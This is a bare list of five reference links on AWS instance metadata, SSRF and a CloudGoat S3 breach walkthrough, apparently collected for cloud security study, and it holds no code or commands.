- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html
- https://rhinosecuritylabs.com
- https://github.com/appsecco/attacking-cloudgoat2/blob/master/documentation/src/scenario2-cloud_breach_s3.md#step-by-step-instructions
- https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/
- https://aws.amazon.com/premiumsupport/knowledge-center/authenticate-mfa-cli/